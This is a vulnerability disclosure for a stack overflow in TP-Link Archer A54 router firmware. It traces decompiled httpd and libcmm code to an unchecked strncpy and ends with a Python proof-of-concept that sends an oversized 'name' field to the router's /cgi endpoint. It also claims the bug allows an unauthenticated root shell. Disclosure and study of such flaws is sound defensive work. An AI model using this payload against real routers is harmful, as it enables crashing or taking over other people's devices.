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TP-Link Archer A54 stack overflow

Overview

- Address of domestic vulnerability database to be submitted : <https://www.cnvd.org.cn/>
- Manufacturer's website information: <https://www.tp-link.com/us/>
- Firmware download address : <https://www.tp-link.com/us/support/download/>
- Manufacturer's safety feedback address: <https://www.tp-link.com/us/press/security-advisory/>

1. Affected version

Archer A54(US)_V1.60_21011

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Published Date: 2021-02-04

Language: English

File Size: 7.81 MB

Modifications and Bug Fixes

1. Added WPA3 on Router mode and AP mode.
2. Optimized the wireless connection stability.
3. Enhanced device security.

Notes:

For Archer A54(US) V1.60.

Figure 1 latest firmware on the official website

2. Vulnerability details

The main reason for the stack overflow vulnerability is in libcmm So library function DM_ In fillobjbystr(), this function will process the value of key = value returned from the front end. The following describes the propagation path of the vulnerability, taking httpd password modification as an example. Httpd program does not check the length when receiving oldpwd, PWD and name. After using sprintf to splice these variables, the first propagation function is RDP_setObj().

```
33  al[13] = 1;
34  }
35  if ( al[13] == 1 )
36  {
37      v3 = "adminName\nadminPwd\n";
38  }
39  else
40  {
41      v3 = "userName\nuserPwd\n";
42      strcpy(v20, v3);
43      Obj = rdp_getObj(0, "USER_CFG", v18, v20);
44      v5 = v21;
45      if ( !Obj )
46      {
47          v6 = http_parser_argillustrate(v20, 10, &v17, &v16);
48          http_parser_argillustrate(v6, 10, &v17, &v15);
49          if ( v16 && v15 )
50          {
51              Env = http_parser_getEnv("oldPwd");
52              if ( Env )
53              {
54                  if ( !strcmp(Env, v15) )
55                  {
56                      v22 = (_BYTE *)http_parser_getEnv("name");
57                      v8 = (_BYTE *)http_parser_getEnv("pwd");
58                      if ( v22 && v8 && *v22 && *v8 )
59                      {
60                          if ( al[13] == 1 )
61                          {
62                              sprintf(v20, "adminName=%s\nadminPwd=%s\n", v22, v8);
63                          }
64                          else
65                          {
66                              sprintf(v20, "userName=%s\nuserPwd=%s\n", v22, v8);
67                          }
68                          Obj = rdp_setObj(0, "USER_CFG", v18, v20, 2);
69                          v5 = v21;
70                      }
71                      else
72                      {
73                          v5 = v21;
74                          Obj = 71234;
75                      }
76                  }
77              }
78          }
79      }
80      else
81      {
82          v5 = v21;
83          Obj = 71234;
84      }
85  }
86  }
```

Figure 2 vulnerability propagation location 1

This function is called RDP_Setobj () calls DM_Fillobjbystr() function for the next step.

```

1 int __fastcall rdp_setObj(int a1, int a2, int a3, _BYTE *a4, int a5)
2 {
3     int v9; // $v0
4     int Obj; // $v0
5     int OldByStr; // $s4
6     int v13; // $s7
7     int v14; // $v0
8     int v15; // $s6
9     int v16; // $s2
10    char v17[17408]; // [sp+20h] [-440Ch] BYREF
11    int v18; // [sp+4420h] [-Ch]
12
13    memset(v17, 0, sizeof(v17));
14    v9 = dm_acquireLock("rdp_setObj", -1);
15    if ( v9 )
16    {
17        v18 = v9;
18        cdbg_printf(8, "rdp_setObj", 361, "Can't get lock, return %d.\n", v9);
19        return v18;
20    }
21    OldByStr = rsl_getOldByStr(a2);
22    Obj = rsl_getObj(OldByStr, a3, 17408, v17);
23    v13 = Obj;
24    if ( Obj )
25    {
26        cdbg_perror("rdp_setObj", 380, Obj);
27        dm_unlock();
28        return v13;
29    }
30    v14 = dm_fillObjByStr(a1, OldByStr, a3, a4, 0x4400u, (int)v17);
31    v15 = v14;
32    if ( v14 )
33    {

```

Figure 3 vulnerability propagation location 2

Then in DM_FillObjbystr() directly calls strncpy to copy the input content into the local variable V26. As shown in Figure 7, the variable size is 1304 and can overflow; At the same time, as shown in Figure 6, the copy length of strncpy is the character length between '=' and '\n', which is not limited or checked. Therefore, the copy length is controllable, and there is a stack overflow vulnerability in this position. The second red box here is the test crash location.

```

return 9005;
}
if ( (*(_WORD *) (ParamNode + 12) & 1) == 0 )
{
    cdbg_printf(8, "dm_fillObjByStr", 1993, "Parameter(%s) deny to be written.", v25);
    return 9001;
}
v21 = v17 + 1;
if ( v14 )
{
    v22 = v14 - v17 - 1;
    strncpy(v26, v21, v22);
    v23[v22 + 64] = 0;
    v8 = (_BYTE *) (v14 + 1);
    if ( *(_BYTE *) (v14 + 1) )
    {
        v14 = strchr(v14 + 1, 10);
    }
    else
    {
        v15 = 1;
        v14 = 0;
    }
}
else
{
    v15 = 1;
    strcpy(v26, v21, 1993);
}
v18 = dm_setParamNodeString((const char **)ParamNode, v26, a6);
v19 = 2023;
if ( v18 )
{
    v23 = *(char **)ParamNode;

```

Figure 4 overflow position and crash position

```
if ( v15 >= v13 )
{
    v14 = strchr(v8, '\n');
    v15 = 0;
    while ( 1 )
    {
        if ( !v14 )
        {
            result = 0;
            if ( v15 )
            {
                return result;
            }
            v16 = strchr(v8, '=');
            v17 = v16;
            if ( !v16 )
            {

```

Figure 5 controllable copy length

```
19 | int v24; // [sp+14h] [-574h]
20 | char v25[64]; // [sp+28h] [-560h] BYREF
21 | char v26[1304]; // [sp+68h] [-520h] BYREF
22 | int ParamNode; // [sp+580h] [-8h]
23 | int v28; // [sp+584h] [-4h]
24 |
25 | v8 = v24;
```

Figure 6 local variable overflow size

3. Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware archer_A54v1_US_0.9.1_0.2_up_boot[210111-rel37983].bin
2. Attack with the following POC attacks

```
import requests
```

```
headers = {
    "Host": "192.168.0.1",
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0",
    "Accept": "*/*",
    "Accept-Language": "en-US,en;q=0.5",
    "Accept-Encoding": "gzip, deflate",
```

```

"Content-Type": "text/plain",
"Content-Length": "78",
"Origin": "http://192.168.0.1",
"Connection": "close",
"Referer": "http://192.168.0.1/"
}

payload = "a" * 2048
formdata = "[/cgi/auth#0,0,0,0,0,0#0,0,0,0,0]0,3\r\nname=
{}\r\noldPwd=admin\r\npwd=lys123\r\n".format(payload)

url = "http://192.168.0.1/cgi?8"

response = requests.post(url, data=formdata, headers=headers)
print response.text

```

The reproduction results are as follows:




Figure 7 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell, and do not need any password to log in and access the router. It is an unauthorized rce vulnerability. (as shown in the figure below, there is no web login)

